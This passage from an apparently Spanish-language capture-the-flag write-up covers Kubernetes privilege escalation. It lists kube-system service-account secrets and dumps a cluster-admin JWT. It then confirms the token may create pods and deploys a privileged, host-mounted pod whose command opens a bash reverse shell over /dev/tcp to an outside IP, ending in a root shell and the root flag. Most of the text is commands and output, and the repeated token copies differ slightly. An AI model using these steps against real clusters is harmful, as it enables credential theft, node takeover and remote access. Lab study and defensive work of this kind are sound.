replication-controller-token-9m8mh                 kubernetes.io/service-
account-token   3      3y147d
service-account-controller-token-6vsl2             kubernetes.io/service-
account-token   3      3y147d
node-controller-token-dfztj                        kubernetes.io/service-
account-token   3      3y147d
metrics-server-token-d4k84                         kubernetes.io/service-
account-token   3      3y147d
pvc-protection-controller-token-btkqg              kubernetes.io/service-
account-token   3      3y147d
pv-protection-controller-token-k8gq8               kubernetes.io/service-
account-token   3      3y147d
endpoint-controller-token-zd5b9                    kubernetes.io/service-
account-token   3      3y147d
disruption-controller-token-cnqj8                  kubernetes.io/service-
account-token   3      3y147d
cronjob-controller-token-csxvj                     kubernetes.io/service-
account-token   3      3y147d
endpointslice-controller-token-wrnvm               kubernetes.io/service-
account-token   3      3y147d
pod-garbage-collector-token-56dzk                  kubernetes.io/service-
account-token   3      3y147d
namespace-controller-token-g8jmq                   kubernetes.io/service-
account-token   3      3y147d
daemon-set-controller-token-b68xx                  kubernetes.io/service-
account-token   3      3y147d
replicaset-controller-token-7fkxv                  kubernetes.io/service-
account-token   3      3y147d
job-controller-token-xctqc                         kubernetes.io/service-
account-token   3      3y147d
ttl-controller-token-rsshv                         kubernetes.io/service-
account-token   3      3y147d
deployment-controller-token-npk6k                  kubernetes.io/service-
account-token   3      3y147d
attachdetach-controller-token-xvj9h                kubernetes.io/service-
```

```
account-token   3      3y147d
endpointslicemirroring-controller-token-b5r69        kubernetes.io/service-
account-token   3      3y147d
resourcequota-controller-token-8pp4p                 kubernetes.io/service-
account-token   3      3y147d
generic-garbage-collector-token-5nkzj                kubernetes.io/service-
account-token   3      3y147d
persistent-volume-binder-token-865v2                 kubernetes.io/service-
account-token   3      3y147d
expand-controller-token-f2csp                        kubernetes.io/service-
account-token   3      3y147d
clusterrole-aggregation-controller-token-wp8k6       kubernetes.io/service-
account-token   3      3y147d
default-token-h5tf2                                  kubernetes.io/service-
account-token   3      3y147d
c-admin-token-b47f7                                  kubernetes.io/service-
account-token   3      3y147d
k3s-serving                                          kubernetes.io/tls
2      4h30m
```

Vemos el token de admin:
c-admin-token-b47f7

Comprobamos lo que es:
./akubectl describe secrets/c-admin-token-b47f7 -n kube-system

Resultado:

```
Data
====
ca.crt:     570 bytes
namespace:  11 bytes
token:
eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2px
UVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlc
y5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMua
W8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZ
XJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iL
CJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIzMTc3O
GQxNy05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY
291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.fka_UUceIJAo3xmFl8RXncWEsZC3WUROw5x6dmgQ
h_81eam1xyxq_ilIz6Cj6H7v5BjcgIiwsWU9u13veY6dFErOsf1I10nADqZD66VQ24I6TLqFasTp
nRHG_ezWK8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY
11kXBRSilRU1gNhWbnKoKReG_OThiS5cCo2ds8KDX6BZwxEpfW4A7fKC-
SdLYQq6_i2EzkVoBg8Vk2MlcGhN-0_uerr6rPbSi9faQNoKOZBYYfVHGGM3QDCAk3Du-
YtByloBCfTw8XylG9EuTgtgZA
```

3.5 Escalada de privilegios a Cluster Admin

Verificamos si este token tiene permisos para crear pods, lo cual suele ser una vía directa a root en el nodo:
./akubectl auth --token "eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2pxUVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pzZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIzMTc3OGQxNy05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.fka_UUceIJAo3xmFl8RXncWEsZC3WUROw5x6dmgQh_81eam1xyxq_iIlz6Cj6H7jcgIiwsWU9u13veY6dFErOsf1I10nADqZD66VQ24I6TLqFasTpnRHG_ezWK8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY11kXBRSilRU1gNhWbnKoKReG_OThiS5cCo2ds8KDX6BZwxEpfW4A7fKC-SdLYQq6_i2EzkVoBg8Vk2MlcGhN-0_uerr6rPbSi9faQNoKOZBYYGGM3QDCAk3Du-YtByloBCfTw8XylG9EuTgtgZA" can-i create pods

Resultado:
yes

Buscamos como escalar privilegios:
kubernetes privilege escalation pods

Encontramos una fuente:
https://bishopfox.com/blog/kubernetes-pod-privilege-escalation
https://bishopfox.com/blog/kubernetes-pod-privilege-escalation#Pod1
https://github.com/BishopFox/badPods/tree/main/manifests/everything-allowed

Descargamos:
wget https://raw.githubusercontent.com/BishopFox/badPods/refs/heads/main/manifests/everything-allowed/pod/everything-allowed-exec-pod.yaml

Modificamos el contenido por:

```
apiVersion: v1
kind: Pod
metadata:
  name: pwned
spec:
  hostNetwork: true
  containers:
  - name: pwned
    image: localhost:5000/node_server
    securityContext:
```

```
      privileged: true
    volumeMounts:
    - mountPath: /root/
      name: getpwned
    command: ["/bin/bash"]
    args: ["-c", "/bin/bash -i >& /dev/tcp/10.10.14.195/443 0>&1;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name
  volumes:
  - name: getpwned
    hostPath:
      path: /root/
```

Descargamos el archivo en el contenedor:
wget http://10.10.14.195/everything-allowed-exec-pod.yaml

Nos ponemos en escucha:
nc -nlvp 443

Creamos un pod:

```
./akubectl create -f everything-allowed-exec-pod.yaml  --token
"eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2p
xUVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzLcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5
pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8
vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZXJ
uZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY29QubmFtZSI6ImMtYWRtaW4iLCJrdW
Jlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIzMTc3OGQxNy
05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bn
Q6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.fka_UUceIJAo3xmFl8RXncWE3WUROw5x6dmgQh_81eam1
xyxq_ilIz6Cj6H7v5BjcgIiwsWU9u13veY6dFErOsf1I10nADqZD66VQ24I6TLqFasTpnRHG_ezW
K8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY11kXBRSi
lRU1gNhWbnKoKReG_OThiS5cCo2ds8KDX6BZwxEpfW4A7fKC-SdLYQq6_i2Ezkg8Vk2MlcGhN-
0_uerr6rPbSi9faQNoKOZBYYfVHGGM3QDCAk3Du-YtByloBCfTw8XylG9EuTgtgZA"
```

Resultado:
Obtenemos shell de root.

Verificamos usuario:
whoami

Resultado:
root

Obtenemos flag de root:
cat /root/root.txt

Resultado:
77d74a01009a12d836deb7dd62803791